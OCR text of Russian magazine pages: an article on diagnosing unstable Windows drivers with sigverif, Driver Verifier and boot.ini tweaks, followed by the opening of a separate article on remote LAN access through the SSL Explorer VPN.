И как только не ругают Windows от Microsoft, называя бедняжку одновременно и тормозной, и глючной и даже нестабильной. Только вот отказываться от нее никто не спешит, да и вообще вряд ли уже когда-нибудь это случится. Поэтому, вместо того чтобы ругать бедных разработчиков и разводить бессмысленный флейм, хорошо бы разобраться: а почему, собственно, система глючит? Открою тебе небольшой секрет. В пресловутых экранах смерти и нестабильной работе Windows в подавляющем большинстве случаев виноваты драйверы сторонних производителей, а сама операционка здесь абсолютно не при чем. Сейчас мы расскажем, как такие драйверы обнаружить и из системы удалить.


Дефекты проектирования драйверов могут носить самый разный характер: от выпадений в голубой экран смерти (BSOD — Blue Screen of Death) и до замедления работы компьютера и странностей поведения некоторых совсем не связанных с драйвером прикладных приложений. Голубой экран смерти замечателен (без всякой иронии!) тем, что явным образом сигнализирует о наличии серьезной проблемы и дает наводку, откуда рыть. Зачастую (но далеко не всегда) имя «провинившегося» драйвера высвечивается непосредственно в правом верхнем углу голубого экрана смерти. Однако там его может и не быть или, что еще хуже, там может стоять имя совершенно постороннего драйвера.

Так, например, один довольно распространенный драйвер от видеокарты Matrox G450 имеет тенденцию разрушать базовые структуры графической подсистемы Windows 2000, в результате чего в BSOD'е отображается имя системного драйвера win32k.sys, в котором реализована значительная часть функций USER и GDI и который, естественно, тут совсем ни при чем. Так что интерпретация показаний голубого экраном смерти — это и магия, и интуиция, и наука, и искусство — всего понемножку.

Помимо дефектов драйверов, голубые экраны смерти могут также вызываться отказами железа, например разогнанным процессором, неисправной оперативной памятью, кривым контроллером жесткого диска, не до конца воткнутой в слот PCI-картой, неконтактом в одном из разъемов, плохим блоком питания, вздутым электролитическим конденсатором на материнской плате. А дуются последние по разным причинам: из-за перегрева от рядом расположенного процессора, недостатка керамических конденсаторов, «недоложенных» производителем (в результате чего ВЧ-составляющая идет через электролит и сильно его разогревает), наконец, из-за утечки ключевых транзисторов в узле стабилизатора. Поэтому, прежде чем колоть дрова, необходимо убедиться, что железо, на котором мы сидим, полностью исправно. А как это можно сделать?

Разборки с железом

Голубые экраны смерти, вызванные сбоями железа, носят стихийный характер, появляясь непредсказуемо без связи с какими-либо конкретными действиями пользователя. Прикладные приложения также начинают выдавать критические ошибки в самых разных местах, причем коды ошибок, адреса и другая информация, выдаваемая системой, во всех случаях будут различными! Кстати говоря, драй-



> Построение списка загруженных драйверов с помощью утилиты drivers.exe из комплекта поставки DDK

> Просмотр текущего статуса проверки

веры, обрабатывающие асинхронные запросы от устройств ввода/вывода, например беспроводных сетей, ведут себя практически точно так же. Голубые экраны смерти, вызванные дефектными драйверами, как правило, возникают при совершении определенного набора действий и содержат более или менее постоянную информацию.

Чтобы снять с железа все подозрения, достаточно подключить к системе еще один жесткий диск, установить на него девственно чистую Windows и поработать на ней некоторое время. Если голубые экраны смерти не исчезнут, значит, действительно, виновато железо и его пришла пора менять. Поиск дефективных компонентов — тема для отдельного разговора, который мы оставим на следующий раз, а пока, засучив рукава, вплотную возьмемся за эти коварные драйверы.

Дрова без сертификата сразу в топку

Весь комплект инструментария Driver Development Kit (сокращенно DDK), необходимый для разработки драйверов, Microsoft распространяет бесплатно, вместе с сопутствующей ему документацией. Им может воспользоваться каждый! Правда, драйверы подчас получаются очень глючные и нестабильные, и чтобы такого беспредела не происходило, Microsoft придумала следующую уловку. Еще в стародавние времена компания ввела процедуру сертификации драйверов на соответствие предъявляемым к ним требованиям, после которой драйверу выдается цифровая подпись. Или же... не выдается, и он отправлялся на доработку. И хотя сертификация — всего лишь формальная процедура, не гарантирующая отсутствия фатальных ошибок и дефектов разработки, часть откровенно «пионерских» драйверов она все-таки отсеивает.

В идеале, в системе следует держать только драйверы, заверенные цифровой подписью. И хотя цифровая подпись не страховой полис, ее наличие уже указывает на определенный уровень культуры разработки. Драйверы без цифровой подписи — это хуже, чем кот с кошкой в мешке, и от них по возможности следует избавляться (тем более что многие из них являются зловредными программами, устанавливаемыми rootkit'ами или агрессивными защитными механизмами, глубоко проникающими в систему и вызывающими ее нестабильность). Короче, не будем разводить демагогию, а попробуем ответить на один простой вопрос: как составить список драйверов без цифровой подписи?

В этом нам поможет утилита sigverif.exe, входящая в штатный комплект поставки операционной системы и располагающаяся в каталоге WINNT\System32. Запускаем ее и видим диалоговое окно. Нажимаем кнопку «Дополнительно» и во вкладке «Поиск» настраиваем критерии отбора, перемещая радиокнопку из положения «Уведомлять о неподписанных системных файлах» (где она и прозябала по умолчанию) в положение «Искать другие файлы, не подписанные цифровой подписью». После этого в «Параметрах поиска» открываем бокс «Искать файлы следующего типа» и выбираем «*.sys», а ниже указываем папку для поиска «C:\WINNT», обязательно отметив галочку «Включая подпапки».

Вообще-то, строго говоря, драйверы не обязаны иметь расширение sys и далеко не всегда ограничиваются каталогом WINNT, находясь в каталогах «своих» приложений, а некоторые приложения и вовсе хранят драйверы... внутри себя! Сразу же после запуска (или в любое другое время) они сохраняют файл на диск в текущую или временную директорию, загружают драйвер в память и... тут же удаляют его с диска! Так поступают не только зловредные вирусы, но и вполне респектабельные программы, вроде некоторых утилит известного исследователя недр Windows Марка Руссиновича. Поэтому для чистоты эксперимента нам совсем не помешает получить список драйверов, находящихся в данный момент в памяти, и сравнить их с драйверами, расположенными на диске. Слова «в данный момент» — ключевые, поскольку загрузка/выгрузка драйверов может происходить бесплатно без перезагрузки операционной системы. Эту операцию желательно выполнить несколько раз, запуская утилиту командной строки drivers.exe, входящую в состав DDK, который можно скачать с сервера копании Microsoft. Запущенная без каких-либо ключей командой строки, утилита drives.exe вываливает всю информацию на экран, что не есть хорошо, поскольку драйверов в системе обычно присутствует очень много и на экран они не помещаются. Однако религия нам позволяет перенаправить поток вывода в текстовой файл (drivers.exe >file-name.txt),




> Предупреждаем, что любые эксперименты с дровами опасны и могут вывести из строя систему. Лучше заранее сделать бэкап системы и потом не скрещивать пальцы, удаляя из винды очередной подозрительный драйвер.



> http://nezumi.org.ru — сайт с книгами Криса; msdn.microsoft.com — ресурс для программистов от Microsoft.



> На диске, помимо вспомогательного софта, ты можешь найти Driver Development Kit, чтобы получить представление о том, как вообще разрабатываются драйверы.



> Выбор проверяемых драйверов и типов проверок

> Список драйверов, не заверенных цифровой подписью

открываемый любым текстовым редактором — хоть Word'ом, хоть блокнотом. Затем остается только выделить вертикальный блок (чего блокнот не позволяет) и получить список драйверов. Прямо из ядра операционной системы!
Если хотя бы один из этих драйверов отсутствует в каталоге C:\WINNT\, то его цифровая подпись проверена не будет! Естественно, такой драйвер сразу же привлекает к себе внимание, и у нас появляется резонный вопрос: откуда он берется? Сначала сканируем все каталоги на диске; если его там нет, устанавливаем точку останова на функцию CreateFileW в Soft-Ice и смотрим на передаваемые ей аргументы. Рано или поздно мы встретим наш глючный драйвер, после чего останется только взглянуть в правый нижний угол экрана Soft-Ice, где высвечивается имя процесса, породившего его. Более подробно — в книге «Техника отладки программ без исходных текстов», электронную копию которой можно найти на ftp- или http-сервере nezumi.org.ru, а также на нашем диске. А мы продолжаем терзать утилиту sigverif.exe.
После нажатия на «ОК», «Пуск» на экране появится «градусник», отображающий ход прогресса, и жесткий диск начнет шуршать всеми своими головками, какие у него только есть. По завершении работы будет составлен и выведен на экран список драйверов без цифровой подписи.
Некоторые горячие головы предлагают, в порядке очищения системы от ереси, удалить все неподписанные драйверы — тогда, мол, все проблемы как хвостом снимет. А как это можно сделать? Самое грубое решение — просто взять и удалить их с диска через FAR или проводник (естественно, обладая правами администратора!). Но последствия такой операции могут оказаться весьма плачевными, и лучше, кликнув правой клавишей мыши на иконку драйвера в проводнике, найти в «Свойствах» имя производителя, по которому можно определить, что за приложение/железка установило этот драйвер, и деинсталлировать ее цивилизованным путем. Правда, здесь есть одно «но». На приведенном выше рисунке выделен драйвер g400m.sys, идущий вместе с картой Matrox G450, и хотя Matrox совсем не хилая компания, цифровую подпись она не получила (то ли Microsoft не дала, то ли сама Matrox не захотела заморачиваться). Естественно, после удаления его из системы, о SVGA-режиме придется забыть. Можно, правда, сходить на сайт Matrox, скачав самую последнюю версию драйвера (она уже снабжена цифровой подписью). Только вот... и подписанная, и неподписанная версии содержат множество фатальных ошибок, в частности, в результате стечения определенных обстоятельств при попытке перейти в overlay mode, система падает в BSOD, поскольку драйвер пытается освободить уже освобожденную память.
Таким образом, наличие/отсутствие цифровой подписи само по себе еще ни о чем не говорит, и, даже если мы используем только подписанные драйверы, никаких гарантий стабильности это нам не дает.
Вот тут-то мы и переходим ко второй части статьи, а именно к тестированию драйверов в условиях, приближенных к боевым.

Устраиваем дровам настоящее испытание

В состав DDK входит замечательная утилита Driver Verifier, создающая для драйверов максимально суровые условия, граничащие с экстримом и суицидом, в которых вероятность отказа максимальна, а имя дефектного драйвера определяется с наивысшей точностью (даже если он из-за дефектов разработки страдает не сам, а рушит структуру данных чужих драйверов). Важно отметить, что Driver Verifier — это не лекарство, а только средство диагностики. От сбоев оно все равно не спасет (напротив, увеличит их интенсивность на пару порядков), но зато поможет выявить «подлый» драйвер с достаточной степенью достоверности.
Итак, запускаем verifier.exe, видим окно Driver Verifier Manager, идем в закладку Setting и переводим радиокнопку в положение Verify all drivers, после чего давим кнопку Preferred Setting, устанавливающую следующие типы проверок (verification type):
• **Special pool** — проверяемым драйверам будет отведена специальная область памяти для выделения, не очень быстро работающая, зато способная обнаруживать большинство типов разрушений своих и чужих данных.
• **Force IRQL checking**. IRQL — это уровень запроса прерываний (Interrupt Request Level). Наиболее частой ошибкой разработчиков драйверов является попытка обратиться к памяти на таком уровне IRQL, на котором менеджер подкачки не работает. И если требуемая страница вдруг окажется вытесненной на диск, система обернется в голубой экран с надписью «IRQL_LESS_OR_EQULAR». Форсирование этого режима принудительно вытесняет страницы драйвера на диск, чтобы дефект разработки проявлялся в 100% случаев.
• **Low resource simulation** полезно установить, чтобы посмотреть, как драйвер будет вести себя при катастрофической нехватке системных ресурсов, однако этого можно и не делать, а вот галочку Pool tracking (отслеживание корректности обращения с пулом памяти) лучше оставить. Ошибки ввода/вывода (I/O verification) составляют ничтожную часть всех ошибок, поэтому положение этой галки в общем-то совершенно некритично.
Покончив с выбором настроек, нажимаем кнопку «Apply» (применить) и, как нам и предлагают, перезагружаемся.
Сразу же после начала загрузки работа системы ощутимо замедлится, что так и должно быть,

› Отображения хода прогресса проверки цифровой подписи драйверов

› Задание параметров поиска неподписанных драйверов

поскольку ядро выполняет намного больше проверок, чем обычно. При обнаружении ошибок вспыхивает голубой экран смерти с именем драйвера и некоторой другой информацией, полезной для разработчиков, но бесполезной для нас. Все, что мы можем сделать, — это обновить драйвер до самой последней версии или отказаться от использования программы (железки), задействующей его. Вообще-то, у нас имеется немного больше возможностей по розжигу сырых дров, но об этом чуть позже.

Узнать статус проверки можно в любой момент запуском verifier.exe. В закладке Driver Status перечислены статусы всех обнаруженных драйверов с пояснением текущей ситуации. Статус Loaded означает, что данный драйвер был загружен и проверен, по крайней мере, один раз (но, возможно, не полностью, то есть



не все участки драйвера успели отработать).
Статус Unloaded готовит о том, что драйвер был загружен, проверен (возможно, частично) и выгружен использующей его системой/программой или по своему собственному желанию. Последнее особенно характерно для драйверов, оставшихся от оборудования, которое было удалено путем варварского выдергивая платы расширения из слота, то есть без выполнения деинсталляции. Оставшийся в живых драйвер сканирует шину, пытаясь нащупать «свое» оборудование, обламывается с поиском, после чего выгружает себя из памяти, кстати говоря, замедляя загрузку системы (иногда очень значительно) и конфликтуя с другими драйверами. Мораль: оборудование из системы нужно удалять по всем правилам! Однако не всякий статус Unloaded — признак ненормальности ситуации, и, прежде чем удалять драйвер с таким статусом, нужно разобраться, что это за северный олень такой и откуда он вообще тут взялся.
Статус Never Loaded указывает на то, что данный драйвер еще не был загружен, а значит, не был и проверен, следовательно, надо подождать, запуская различные программы, которые могут быть с ним связаны. Впрочем, некоторые драйверы (особенно некорректно деинсталлированные) не загружаются и, соответственно, не проверяются никогда.
Поработав с системой в режиме жесткой проверки некоторое время (от нескольких часов до нескольких дней), мы выявим практически все дефектные драйверы, от которых страдали ранее, и запишем их имена на бумажку.
Вернуть систему в нормальный режим (то есть без дополнительных проверок, сжирающих производительность), можно с помощью все того же verifier'а. Возвращаемся к закладке Setting, переводим радиокнопку в положение Verify selected drivers (при этом никакой драйвер не должен быть выделен), давим на «Reset All», затем на «Apply» и перезагружаемся. Все! Теперь система работает с нормальной скоростью, но без проверок.

Что делать с сырыми дровами?

А действительно, что можно сделать с дефектным драйвером? Хакеры, умеющие держать отладчик в руках, при наличии достаточного количества свободного времени, могут его дизассемблировать (благо по объему драйверы обычно небольшие), найти ошибку и придумать способ ее исправления, но… это слишком трудоемкий путь. Выбрасывать драйвер (вместе с тем железом/программой, что его использует) тоже не вариант. Хотя если известно, что в голубых экранах смерти виновата звуковая карта незнакомого китайского производителя стоимостью $20, то у нас появляется вполне весомая мотивация ее заменить чем-нибудь более достойным. Но это, собственно говоря, всем и так понятно и в дополнительных комментариях не нуждается. Зато далеко не каждый знает, что огромное количество сбоев и голубых экранов смерти связано с тем, что драйвер, разработанный (и протестированный) в однопроцессорной среде, ставят на двухпроцессорную машину. Под «двухпроцессорностью» здесь имеется ввиду как реальная платформа с двумя камнями, так и Hyper-Threading/многоядерные процессоры. Известно (и подтверждено большим количеством тестов), что домашнему компьютеру два процессора совершенно ни к чему, так как на подавляющем большинстве приложений увеличение производительности при этом практически не наблюдается.
Поэтому если система работает нестабильно, а избавиться от дефектного драйвера по тем или иным обстоятельствам никак не удается, можно попробовать залезть в BIOS Setup, превратив свою «виртуальную двухпроцессорную» машину в однопроцессорную. Аналогичного эффекта можно добиться, открыв файл boot.ini (на компьютерах с Windows NT/2000/XP он расположен в корневом каталоге логического диска, на котором установлена система) и добавив к нему ключ /ONECPU, после чего перезагрузиться в надежде, что ошибки исчезнут. А вот на Windows Vista файла boot.ini нет, и, хотя существует (временная) возможность сконфигурировать ее загрузочные настройки с помощью специальной утилиты, Microsoft планирует полностью отказаться от этой лазейки, так что останется только BIOS Setup. Впрочем, что касается Vista, то к моменту перехода на нее разработчики драйверов, наверняка, обзаведутся многопроцессорными машинами (поскольку других просто не останется в продаже) и будут тестировать свои творения в многопроцессорном окружении.
Еще один тонкий момент. Помнишь, мы выше говорили, что наиболее часто встречающаяся ошибка разработчиков драйверов — обращение к вытесняемой памяти на том уровне IRQL, на котором менеджер подкачки не работает, и если запрашиваемая страница отсутствует в памяти, наступает крах? Очевидным решением здесь будет увеличение оперативной памяти до того объема, при котором вытеснение страниц на диск практически не происходит. При нынешних ценах на память прикупить пару новых «плашек» может позволить себе практически каждый. Но существует и более доступное (и более элегантное) решение проблемы. Если параметр DisablePagingExecutive, находящийся в следующей ветке реестра HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\MemoryManagement, равен единице (по умолчанию нулю), ядерные компоненты вытесняться не будут. Поэтому просто запускаем редактор реестра, меняем этот заветный параметр и перезагружаемся (изменения вступают в силу только после перезагрузки), надеясь, что это поможет решить проблему сбоев.

Разберись сам

То, что операционные системы семейства Windows (вместе со всем их окружением) падучи и нестабильны, — факт, не требующий доказательств. Но, вместо того чтобы ругать Билла Гейтса и криворуких программистов, лучше попробовать разобраться в проблеме и устранить ее самостоятельно. Это гораздо продуктивнее любых матерных слов и проклятий.

Пример типичного файла boot.ini

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINNT
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINNT="Windows
2000 Pro" /fastdetect /SOS
```

Настраиваем систему на использование только одного процессора из всех имеющихся

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINNT
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINNT="Windows
2000 Pro" /fastdetect /SOS /ONECPU
```



СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND.RU /

ОСНОВЫ ТУННЕЛЕСТРОЕНИЯ

НОВЫЙ СПОСОБ ПОЛУЧИТЬ ДОСТУП К ЛОКАЛЬНОЙ СЕТИ ЧЕРЕЗ ИНЕТ


Вот досада! Пришел в университет, но забыл дома флешку с выполненной лабораторной. У знакомого не могу установить серверный софт, так как не хватает скриптов, которые точно есть у меня на домашнем харде. Вот было бы здорово везде и всегда иметь возможность обратиться к своему домашнему компу: скачивать с него любые файлы или даже работать с рабочим столом. А еще лучше подключаться не к одному домашнему компьютеру, а всем машинам в локальной сети сразу. И, черт подери, это реально!


Зачем нужен VPN

Еще недавно рядовому пользователю едва ли доводилось задумываться о том, что такое виртуальная частная сеть или, например, туннелирование трафика (что, собственно, одно и то же). Но сейчас, когда чуть ли не у каждого дома стоит ADSL-модем, беспроводная точка доступа — словом, какой-нибудь умный и управляемый сетевой девайс, такая необходимость возникает все чаще и чаще.

Вот обычный пример. Доступ из локальной сети в интернет осуществляется через аппаратный роутер, встроенный в ADSL-модем. Такая схема подключения удобна и надежна благодаря тому, что все компьютеры отгорожены от внешней сети аппаратным файрволом. Однако во внешней сети работает только сам модем, в то время как компьютер внутри локалки для пользователей извне оказывается недоступен. Это хорошо как защита от хакеров, но плохо, когда нам самим нужно обратиться к домашнему компу. Целей обращения может быть очень и очень много: для удаленного управления, для передачи данных; в конце концов, там может крутиться игровой сервер или что-то вроде того. Конечно, чтобы подключиться к конкретному порту, можно зайти в панель управления модема (обычно реализованную через веб-морду) и организовать port-mapping (то есть перенаправление запросов, приходящих на порт роутера, на порт другого компьютера).

Но этот вариант катит только тогда, когда таких портов несколько. Но если речь идет о 50-ти или даже 100 сервисах (реальная ситуация, если в локалке работает десяток-другой активных пользователей)? Я уже не говорю о том, что все данные из локальной сети крайне желательно передавать в защищенном от перехвата, то есть в зашифрованном, виде. И тут уже обычным перенаправлением портов не обойтись. Хочешь — не хочешь, но задумаешься о виртуальной частной сети. С ее помощью можно пустить





Расшаренные ресурсы в окне браузера!




Схема работы SSL Explorer

трафик через виртуальный туннель, которому промежуточное звено в виде маршрутизатора по барабану и в целом никак не мешает.

Мы уже когда-то писали о том, как поднять виртуальную частную сеть на базе openvpn и tinc («Секретный канал», «Хакер» #83). Эти мощные решения представляют массу возможностей и полностью справляются с задачей, но париться с настройкой и ковыряться в сложных текстовых конфигах захочется не каждому. Поэтому предлагаю рассмотреть другое решение, которое появилось относительно недавно. Оно очень простое в интеграции, но от этого ничуть не менее функциональное. Речь идет о VPN на основе протокола SSL (Secure sockets layer), реализованного в программе SSL Explorer (sourceforge.net/projects/sslexplorer).

Этот чудный зверь

Разработкой SSL Explorer занимается компания 3SP Ltd (www.3sp.com), предложившая весьма и весьма удачный способ защищенного доступа к файлам и ресурсам сети, а также удаленного управления компьютерами с использованием на клиентской стороне исключительно web-браузера с поддержкой Java. Принцип работы SSL Explorer представлен на рисунке. Фишка в том, что программа сама обращается к внутренним ресурсам сети, выступая шлюзом между внешним подключением и локальной сетью. Во-первых, это избавляет от необходимости перенаправлять десятки портов для разных приложений. Иначе говоря, достаточно «пробросить» через внешний маршрутизатор (тот же ADSL-модем) только один порт, на котором будет принимать подключения SSL Explorer. А во-вторых, это значительно повышает защищенность системы, так как соединение между клиентом извне и программой осуществляется исключительно по защищенному каналу.

Сложно представить, как с помощью какой-то программы, да еще через веб-интерфейс, можно получить доступ к любым ресурсам сети, даже к удаленным столам рабочих станций, но это действительно реально! Мало того, SSL Explorer распространяется с открытыми исходниками и в своей базовой версии (есть еще коммерческий вариант) поддерживает вот этот внушительный список опций:

- работа с любыми современным браузерами (Internet Explorer 5, IE6, IE7, Mozilla Firefox, Opera и Safari);
- гибкое управление правами на основе политик доступа;
- удаленный доступ к файловым системам Windows через Windows Explorer;
- поддержка обратного прокси (reverse proxy) для web-перенаправления;
- различные схемы аутентификации (в том числе своя собственная и на базе Active Directory);
- поддержка HTTP и SOCKS для исходящих подключений;
- поддержка Microsoft Windows XP/2000/2003 и Red Hat Linux 8.0 и выше (другие версии Linux поддерживаются неофициально).

Поскольку SSL Explorer написан на Java, все, что нужно для его работы, — это Windows 2000/XP/2003 и Java Runtime Environment 5.0 (JRE). Впрочем, с тем же успехом его можно было бы установить и на никсовую ось, особенно если в качестве сервера использовать слабенькую машину. Но сегодня касаться этого мы не будем, тем более что даже под виндой выдвигаются самые скромные требования к аппаратной части.

Зверь в действии

SSL Explorer построен на нескольких открытых проектах. И как это обычно бывает, весь комплекс программ необходимо между собой подружить. Еще совсем недавно тебе бы пришлось заморачиваться со специальной вспомогательной утилитой ant. Сейчас она понадобится только в том случае, если ты захочешь самостоятельно собрать программу из исходников, а простая установка программы теперь осуществляется удобным мастером.

